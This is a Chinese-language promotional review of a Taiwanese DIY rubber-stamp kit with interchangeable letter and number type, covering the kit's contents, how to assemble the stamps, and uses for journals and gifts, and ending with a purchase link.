
说到印章，文具店里几块钱一个，相信很多朋友肯定或多或少接触过。稍微好一点的呢，基本上就是一套大概有 20 个不同图案的四四方方的印章，图案就不用提了，可能小时候还觉得挺可爱的，现在不提也罢……后来，小编的一个朋友非常喜欢做手账，每一张手账都弄得超好看，还有不一样的印章图案！虽然小编对手账不感冒，但对印章还挺感兴趣的，于是就被安利了这款来自台湾的印章套盒。

和一般的印章不一样，它可以自由组合和设计文字（再也不用看那些辣眼睛的图案了！）。套盒里面包含了 405 个 0.4cm 的橡胶字粒、196 个 0.5cm 的橡胶字粒、7 个印面盘、1 个印台、1 个印柄和 1 支镊子。0.4cm 字粒是大小写英文字母 + 数字 + 一些常用标点符号，0.5cm 字粒是大写英文字母 + 数字 + 少量常用符号。每个字母数字啥的都有好几个，便于重复组合。

手动DIY美滋滋

使用时，选好自己想用的印面盘形状和大小，再把想用的橡胶字粒用镊子安装到印面盘里（活字是橡胶的，有弹性，只要把它们嵌到印面盘的槽里就 OK 了），然后就粘上印泥，盖在纸上就大功告成啦！小小地提醒大家，印章印出来是字的镜像，所以把活字嵌到印面盘里的时候千万别弄反了哦。盖完之后把活字取下来时也最好用镊子一个一个地拿，别太贪心地一次捏 4 个，印面盘还是卡得蛮紧的。

虽然在一般情况下用不上印章这么有情调的东西，但万一哪天心血来潮想用呢？比如印在自己的日记本上；或者像是小编的朋友一样，在写手账的时候当作小点缀；还可以在寄给朋友的明信片上留下属于你自己的痕迹；甚至还可以在送朋友礼物时，在礼盒上 DIY 一个他的名字缩写或出生日期，绝对创意满满。



手机淘宝扫一扫

购买网址：
go.icpcw.com/yz.htm